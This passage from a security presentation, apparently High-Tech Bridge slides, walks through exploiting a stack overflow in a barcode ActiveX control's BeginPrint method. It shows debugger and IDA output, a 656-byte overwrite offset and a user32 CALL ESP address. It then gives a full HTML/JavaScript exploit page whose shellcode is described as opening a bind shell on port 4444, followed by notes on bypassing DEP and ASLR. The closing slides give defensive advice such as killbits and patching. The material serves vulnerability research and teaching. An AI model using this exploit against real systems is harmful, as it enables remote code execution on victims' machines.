0334e583 e8b8d40000 call   BarCodeAx!DllUnregisterServer+0x128a1 (0335ba40)
  
```


IDA View-A

```

.text:1000E53F ; int __stdcall sub_1000E53F(DWORD pcbNeeded, HANDLE lpWideCharStr)
.text:1000E53F sub_1000E53F proc near ; DATA XREF: .data:10026E68↓o
; .data:10027908↓o
.text:1000E53F
.text:1000E53F pPrinterName = byte ptr -28Ch
.text:1000E53F var_98 = dword ptr -98h
.text:1000E53F var_94 = byte ptr -94h
.text:1000E53F ReturnedString = byte ptr -64h
.text:1000E53F Dst = dword ptr -14h
.text:1000E53F var_10 = dword ptr -10h
.text:1000E53F pcbNeeded = dword ptr 8
.text:1000E53F lpWideCharStr = dword ptr 0Ch
.text:1000E53F
.text:1000E53F
.text:1000E540 push     ebp
.text:1000E540 lea     ebp,[esp-70h]
.text:1000E544 sub     esp,28Ch
.text:1000E54A push     ebx
.text:1000E54B push     esi
.text:1000E54C mov     esi,[ebp+70h+pcbNeeded]
.text:1000E54F xor     ebx,ebx
.text:1000E551 cmp     [esi+100h],ebx
  
```

- At the present time we can successfully compare our dynamic and static code.
- We can be sure that we are at the right place.
- The instructions shown up in **WinDBG** and **IDA** are exactly the same.

# Knowing the actual thread stack



The screenshot displays four windows from WinDbg:

- Disassembly - Pid 2156 - WinDbg:6.11.0001.404 X86:** Shows assembly code for a function. The instruction at address 0390bad9 is highlighted: `mov dword ptr [edi],edx`.
- Registers - Pid 2156 - WinDbg:6.11.0001.404 X86:** Shows the current state of registers. `esp` is 16cc8f4, `edi` is 16ccb2c, and `eax` is 7efefefe.
- Memory - Pid 2156 - WinDbg:6.11.0001.404 X86:** Shows memory contents starting at virtual address 016ccb4c. The display format is set to 'Pointer and S'.
- Command - Pid 2156 - WinDbg:6.11.0001.404 X86:** Shows the command `!address @esp` being executed. The output is:
 

```

0:008> !address @esp
D14d0000 : 016bf000 - 00011000
Type      00020000 MEM_PRIVATE
Protect   00000004 PAGE_READWRITE
State     00001000 MEM_COMMIT
Usage     RegionUsageStack
Pid.Tid   86c.8ec
      
```

- After the overflow occurs, we can calculate the **thread stack size** using the **!address @esp** command, doing this will permit us to quickly figure out useful information to code the exploit.
- After the top and bottom values of actual stack have been calculated, we must know **how many parameters** the **BeginPrint** function is accepting.

# Knowing the parameters using IDA


```

.text:1000E53F
.text:1000E53F ; Attributes: bp-based frame fpd=70h
.text:1000E53F
.text:1000E53F ; int __stdcall BeginPrint(DWORD pcbNeeded, HANDLE lpWideCharStr)
.text:1000E53F BeginPrint      proc near                                ; DATA XREF: .data:100020E68↓o
.text:1000E53F                                         ; .data:100027908↓o
.text:1000E53F
.text:1000E53F pPrinterName   = byte ptr -28Ch
.text:1000E53F var_98         = dword ptr -98h
.text:1000E53F var_94         = byte ptr -94h
.text:1000E53F ReturnedString = byte ptr -64h
.text:1000E53F Dst            = dword ptr -14h
.text:1000E53F var_10        = dword ptr -10h
.text:1000E53F pcbNeeded     = dword ptr 8
.text:1000E53F lpWideCharStr = dword ptr 0Ch
.text:1000E53F
.text:1000E53F      push     ebp
.text:1000E540      lea     ebp, [esp-70h]
.text:1000E544      sub     esp, 28Ch
.text:1000E54A      push     ebx
.text:1000E54B      push     esi
.text:1000E54C      mov     esi, [ebp+70h+pcbNeeded]
.text:1000E54F      xor     ebx, ebx
.text:1000E551      cmp     [esi+100h], ebx
.text:1000E557      push     edi
.text:1000E558      jz     short loc_1000E564
.text:1000E55A      push     0C0040201h
.text:1000E55F      jmp    loc_1000E764

```

- The **BeginPrint** function is receiving two parameters.

# Calculating our evil buffer size




```

Memory - Pid 2156 - WinDbg:6.11.0001.404 X86
Virtual: @esp      Display format: Pointer and Sy
016cc8ac 00000ac8 <Unloaded_sspp.dll>+0xac7
016cc8b0 016ccb04 <Unloaded_sspp.dll>+0x16ccb03
016cc8b4 00000564 <Unloaded_sspp.dll>+0x563
016cc8b8 016ccb2c <Unloaded_sspp.dll>+0x16ccb2b
016cc8bc 038fada7 BarCodeAx!DllUnregisterServer+0x1c08
016cc8c0 00000003 <Unloaded_sspp.dll>+0x2
016cc8c4 00000000
016cc8c8 028fab6c <Unloaded_sspp.dll>+0x28fab6b
016cc8cc 00000000
016cc8d0 03b243f0 <Unloaded_sspp.dll>+0x3b243ef
016cc8d4 00000ac8 <Unloaded_sspp.dll>+0xac7
016cc8d8 00000001 <Unloaded_sspp.dll>
016cc8dc 00000000
016cc8e0 00000000
016cc8e4 00000000
016cc8e8 016ccb04 <Unloaded_sspp.dll>+0x16ccb03
016cc8ec 038fb2a7 BarCodeAx!DllUnregisterServer+0x2108
016cc8f0 028fab6c <Unloaded_sspp.dll>+0x28fab6b
016cc8f4 00000000
016cc8f8 038fe588 BarCodeAx!DllUnregisterServer+0x53e9
016cc8fc 016cc910 <Unloaded_sspp.dll>+0x16cc90f
016cc900 03b243f0 <Unloaded_sspp.dll>+0x3b243ef
016cc904 00000000
016cc908 024f2404 <Unloaded_sspp.dll>+0x24f2403
016cc90c 02917830 BarCodeAx!DllUnregisterServer+0x1e691
016cc910 41414141
016cc914 41414141
016cc918 41414141
016cc91c 41414141
016cc920 41414141
016cc924 41414141
016cc928 41414141
016cc92c 41414141
016cc930 41414141
016cc934 41414141
016cc938 41414141
016cc93c 41414141
016cc940 41414141
016cc944 41414141
016cc948 41414141
016cc94c 41414141
016cc950 41414141
016cc954 41414141
016cc958 41414141
016cc95c 41414141
016cc960 41414141
016cc964 41414141
016cc968 41414141
016cc96c 41414141
016cc970 41414141
016cc974 41414141
016cc978 41414141
016cc97c 41414141
016cc980 41414141
016cc984 41414141

Memory - Pid 2156 - WinDbg:6.11.0001.404 X86
Virtual: @esp      Display format: Pointer and Sy
016ccb4c 41414141
016ccb50 41414141
016ccb54 41414141
016ccb58 41414141
016ccb5c 41414141
016ccb60 41414141
016ccb64 41414141
016ccb68 41414141
016ccb6c 41414141
016ccb70 41414141
016ccb74 41414141
016ccb78 41414141
016ccb7c 41414141
016ccb80 41414141
016ccb84 41414141
016ccb88 41414141
016ccb8c 41414141
016ccb90 41414141
016ccb94 41414141
016ccb98 41414141
016ccb9c 41414141
016ccba0 77dbf9e3 USER32!__PchSym <PERF> (USER32+0x7f9e3)
016ccba4 03b238a8 <Unloaded_sspp.dll>+0x3b238a7
016ccba8 028fab6c <Unloaded_sspp.dll>+0x28fab6b
016ccbac 016ccbec <Unloaded_sspp.dll>+0x16ccbec
016ccbb0 03d7c9f0 <Unloaded_sspp.dll>+0x3d7c9ef
016ccbb4 016ccbac <Unloaded_sspp.dll>+0x16ccbac
016ccbb8 016ccc48 <Unloaded_sspp.dll>+0x16ccc47
016ccbbc 771279e0 OLEAUT32!CTypeInfo2::Invoke+0x234
016ccbd0 03b238a8 <Unloaded_sspp.dll>+0x3b238a7
016ccbd4 000000d8 <Unloaded_sspp.dll>+0xd7
016ccbd8 00000004 <Unloaded_sspp.dll>+0x3
016ccbcc 0000000a <Unloaded_sspp.dll>+0x9
016ccbd0 00000001 <Unloaded_sspp.dll>
016ccbd4 024f242c <Unloaded_sspp.dll>+0x24f242b
016ccbd8 024f2424 <Unloaded_sspp.dll>+0x24f2423
016ccbdc 016ccbec <Unloaded_sspp.dll>+0x16ccbec
016ccbe0 00000000
016ccbe4 016ccc08 <Unloaded_sspp.dll>+0x16ccc07
016ccbe8 00000000
016ccbec 00000000
016ccbf0 016ccc84 <Unloaded_sspp.dll>+0x16ccc83
016ccbf4 3d163dea mshtml!IsSafeTo+0x2a6
016ccbf8 00001405 <Unloaded_sspp.dll>+0x1404
016ccbf c 016ccc2c <Unloaded_sspp.dll>+0x16ccc2b
016ccc00 00000000
016ccc04 00000001 <Unloaded_sspp.dll>
016ccc08 3cf7c048 mshtml!IID_IDispatchEx
016ccc0c 3cf7a342 mshtml!ReleaseInterface+0xa
016ccc10 03b238a8 <Unloaded_sspp.dll>+0x3b238a7
016ccc14 3d075b90 mshtml!IsSafeTo+0x346
016ccc18 016ccca4 <Unloaded_sspp.dll>+0x16ccca3
016ccc1c 0025c6a4 <Unloaded_sspp.dll>+0x25c6a3
016ccc20 3d075ba2 mshtml!IsSafeTo+0x358
016ccc24 00000000
  
```

- The buffer size goes from the address **0x016CC910** to address **0x016CCBA0** which was the old return address of **Oleaut32!DispCallFunc**.
- At this moment the address **0x016CCBA0** is already overwritten with a **CALL ESP** address which belongs to the **user32.dll** module at **0X77DBF9E3**.

# CALL ESP from user32.dll module



The screenshot shows the WinDbg interface with the Disassembly window on the left and the Module List window on the right. The Disassembly window shows the following code:

```

Offset: 77dbf9e3
No prior disassembly possible
USER32!_PchSym_ <PERF> (USER32+0x7f9e3):
77dbf9e3 ffd4 call esp
USER32!_PchSym_ <PERF> (USER32+0x7f9e5):
77dbf9e5 aa0ffcfb5 mov edx, 0B5CFF
USER32!_PchSym_ <PERF> (USER32+0x7f9ea):
77dbf9ea 9d popfd
USER32!_PchSym_ <PERF> (USER32+0x7f9eb):
77dbf9eb ffac815efd552a jmp fword ptr
USER32!_PchSym_ <PERF> (USER32+0x7f9f2):
77dbf9f2 15e6552a15 adc eax, offset
USER32!_PchSym_ <PERF> (USER32+0x7f9f7):
77dbf9f7 a9552a154b test eax, 4B152A
USER32!_PchSym_ <PERF> (USER32+0x7f9fc):
77dbf9fc 55 push ebp
USER32!_PchSym_ <PERF> (USER32+0x7f9fd):
77dbf9fd 2a1513c9ae95 sub dl, byte pt
USER32!_PchSym_ <PERF> (USER32+0x7fa03):
77dbfa03 ed in eax, dx
USER32!_PchSym_ <PERF> (USER32+0x7fa04):
77dbfa04 c9 leave
USER32!_PchSym_ <PERF> (USER32+0x7fa05):
77dbfa05 c9 leave

```

The Module List window shows the following table:

Name	Start	End	Timestamp
Secur32	77fe0000	77ff1000	Thu Jun 25 10:44:41 2009
sensapi	722b0000	722b5000	Wed Aug 04 09:56:28 2004
SETUPAPI	77920000	77a13000	Wed Aug 04 09:56:32 2004
SHELL32	7c9c0000	7d1d6000	Thu Jul 03 15:16:56 2008
ShimEng	5cb70000	5cb96000	Wed Aug 04 09:56:42 2004
SHLWAPI	77f60000	77fd6000	Tue Dec 08 09:59:47 2009
snxhk	64d00000	64d34000	Mon Apr 18 19:17:06 2011
SXS	75e90000	75f40000	Wed Aug 04 08:14:57 2004
TAPI32	76eb0000	76edf000	Wed Aug 04 09:56:38 2004
urlmon	78130000	78263000	Thu May 06 12:41:52 2010
<b>USER32</b>	<b>77d40000</b>	<b>77dd0000</b>	<b>Wed Aug 04 09:56:40 2004</b>
USERENV	769c0000	76a73000	Wed Aug 04 09:56:41 2004
UxTheme	5ad70000	5ada8000	Wed Aug 04 09:56:43 2004
vbscript	73300000	7336a000	Wed Mar 10 07:15:52 2010
VERSION	77c00000	77c08000	Wed Aug 04 09:56:39 2004
wdmaud	72d20000	72d29000	Wed Aug 04 09:56:54 2004
WININET	3d930000	3da16000	Thu May 06 12:41:52 2010
WINMM	76b40000	76b6d000	Wed Aug 04 09:57:10 2004
WINSPOOL	73000000	73026000	Wed Aug 04 09:56:38 2004
WINTRUST	76c30000	76c5e000	Thu Dec 24 08:05:26 2009
WLDAP32	76f60000	76f8c000	Wed Aug 04 09:56:43 2004
ws2_32	71ab0000	71ac7000	Wed Aug 04 09:57:38 2004
WS2HELP	71aa0000	71aa8000	Wed Aug 04 09:57:39 2004
wshtcpip	71a90000	71a98000	Wed Aug 04 09:57:49 2004
WSOCK32	71ad0000	71ad9000	Wed Aug 04 09:57:51 2004
xpshims	451f0000	451f6000	Thu May 06 12:41:53 2010
xpsp2res	20000000	202c5000	Wed Aug 04 09:56:41 2004

The command prompt at the bottom shows the following commands and output:

```

C:\>findjmp.exe user32.dll esp
FindJmp, Eeye, I2S-La8
FindJmp2, Hat-Squad
Scanning user32.dll for code useable with the esp register
0x77D2AA01 push esp - ret
0x77D3B141 call esp
0x77D5AFOA jmp esp
0x77D7AAEB call esp
0x77D7BEFF call esp
0x77D7C5FB jmp esp
0x77D7C60B jmp esp
0x77D7C617 jmp esp
0x77D82AC8 jmp esp
0x77D83938 jmp esp
0x77D83A68 jmp esp
0x77D8408C jmp esp
0x77D85197 jmp esp
0x77D8519F call esp

```

- We can find opcodes from a module using **FindJump** or manually using **IDA**

# Collecting all the information

Comments	Address	Stack	Size
	0x014D0000	Top	
Our evil buffer of « A »	0x016CC910		0x290 bytes 656 (dec)
Ret 8	0x016CCBA0	EIP (come back to <b>Oleaut32 !DispCallFunc</b> )	4 bytes
	0x016CCBA4 0x016CCBA8	Parameters	2*4 = 8 bytes
Our Payload :)	0x016CCBAC		0xDBAC bytes 56236 (dec)
	0x016BEFFC	Bottom	
	0x016BF000		

- At this point we can calculate how many bytes we need to overwrite **EIP** and **EBP**.
- We can also determine how many bytes we have on hand to inject our payload. In this case 56236 bytes. **This is not always the case!**

# Which part of the code is responsible for this overflow?

```

-00000298 ; Frame size: 298; Saved regs: 4; Purge: 8
-00000298 ;
+00000298
-00000298 db ? ; undefined
-00000297 db ? ; undefined
-00000296 db ? ; undefined
-00000295 db ? ; undefined
-00000294 db ? ; undefined
-00000293 db ? ; undefined
-00000292 db ? ; undefined
-00000291 db ? ; undefined
-00000290 db ? ; undefined
-0000028F db ? ; undefined
-0000028E db ? ; undefined
-0000028D db ? ; undefined
-0000028C pPrinterName db ?
-0000028B db ? ; undefined
-0000028A db ? ; undefined
-00000289 db ? ; undefined
-00000288 db ? ; undefined
-00000287 db ? ; undefined
-00000286 db ? ; undefined
-00000285 db ? ; undefined
-00000284 db ? ; undefined

text:1000E564 loc_1000E564:                                ; CODE XREF: BeginPrint+19↑j
text:1000E564 cmp [ebp+70h+lpWideCharStr], ebx
text:1000E567 mov [ebp+70h+pPrinterName], bl
text:1000E56D jz short loc_1000E5AC
text:1000E56F push [ebp+70h+lpWideCharStr] ; lpWideCharStr
text:1000E572 lea ecx, [ebp+70h+var_98]
text:1000E575 call sub_1000B28D
text:1000E57A push dword ptr [eax] ; char *
text:1000E57C lea eax, [ebp+70h+pPrinterName]
text:1000E582 push eax ; char *
text:1000E583 call _strcpy
text:1000E588 lea eax, [ebp+70h+var_94]
text:1000E58B cmp [ebp+70h+var_98], eax
text:1000E58E pop ecx
text:1000E58F pop ecx
text:1000E590 jz short loc_1000E59B
text:1000E592 push [ebp+70h+var_98] ; void *
text:1000E595 call _free
text:1000E59A pop ecx
text:1000E59B loc_1000E59B:                                ; CODE XREF: BeginPrint+51↑j
text:1000E59B lea eax, [ebp+70h+pPrinterName]
text:1000E5A1 push eax ; char *
text:1000E5A2 call _strlen
text:1000E5A7 test eax, eax
text:1000E5A9 pop ecx
text:1000E5AA jnz short loc_1000E611

```



- Since the parameter involved in the buffer overflow is **pPrinterName**, the overflow occurs when a call to **strcpy** is being done without any check.
- It is very funny to see that a size check using **strlen** to compute the number of bytes has been done after the call to **strcpy** routine! 😊

# Coding the exploit

```

<HTML>
<BODY>
  <object id=ctrl classid="clsid:{C26D9CA8-6747-11D5-AD4B-C01857C10000}"></object>
<script language='javascript'>

var payloadCode=unescape("%eb%03%59%eb%05%e8%f8%ff%ff%ff%4f%49%49%49%49%49%51%5a%56%54%58%36%33%30%56%

function ExploitMe()
{
  var size_buff = 656;
  var x = "AAAA";
  while (x.length<size_buff) x += x;
  x = x.substring(0,size_buff);

  var eip = unescape("%E3\F9\DB%77"); // call esp from user32.dll Module
  x += eip;

  var buff_ret_8 = unescape ("%90%90%90%90%90%90%90%90");
  x += buff_ret_8;

  x += payloadCode;

  ctrl.BeginPrint(x);
}

</SCRIPT>
<input language=JavaScript onclick=ExploitMe|() type=button value="Go">
</BODY>
</HTML>

```

- We define a **656 bytes** buffer to overwrite **EIP & EBP**.
- We use a **call esp** address at **user32.dll** module to overwrite the old pointer to **Oleaut32!DispCallFunc** function.
- A buffer of **8 bytes** is also created replacing the two parameters of the **BeginPrint** function.
- Finally the payload (opens port 4444) is added and the **BeginPrint method** is called.


# Windows 7 and Internet Explorer protections

- **DEP** Windows Data Execution Prevention /NX memory pages marked as non executable.
- **ASLR** (Address space layout randomization) moves executable images into random locations when a system boots, making it harder for exploit code to operate predictably
- **Internet Explorer 8 and 9** will enable **DEP/NX protection** when run on an operating system **with the latest service pack**.
- Hopefully others techniques as ROP, .NET user control, actionscript/java, heap spraying, jit-spray **can help you bypass these protections**.



# Preventing ActiveX attacks

- **Turn on** the killbit of the control.
- **Unregister** the ActiveX can be also a way to protect you against an ActiveX attack.
- **Security patches.**
- Audit any new ActiveX you install in your PC. (**Fuzzing**)
- Make **the right choice** about your Internet Browser!





**HIGH-TECH BRIDGE**<sup>®</sup>  
INFORMATION SECURITY SOLUTIONS

## DEMO (Tracing & executing the exploit)



**HIGH-TECH BRIDGE**<sup>®</sup>  
INFORMATION SECURITY SOLUTIONS

**Become fully aware of the potential dangers of ActiveX attacks**

**Questions?**

**[brian.mariani@htbridge.ch](mailto:brian.mariani@htbridge.ch)**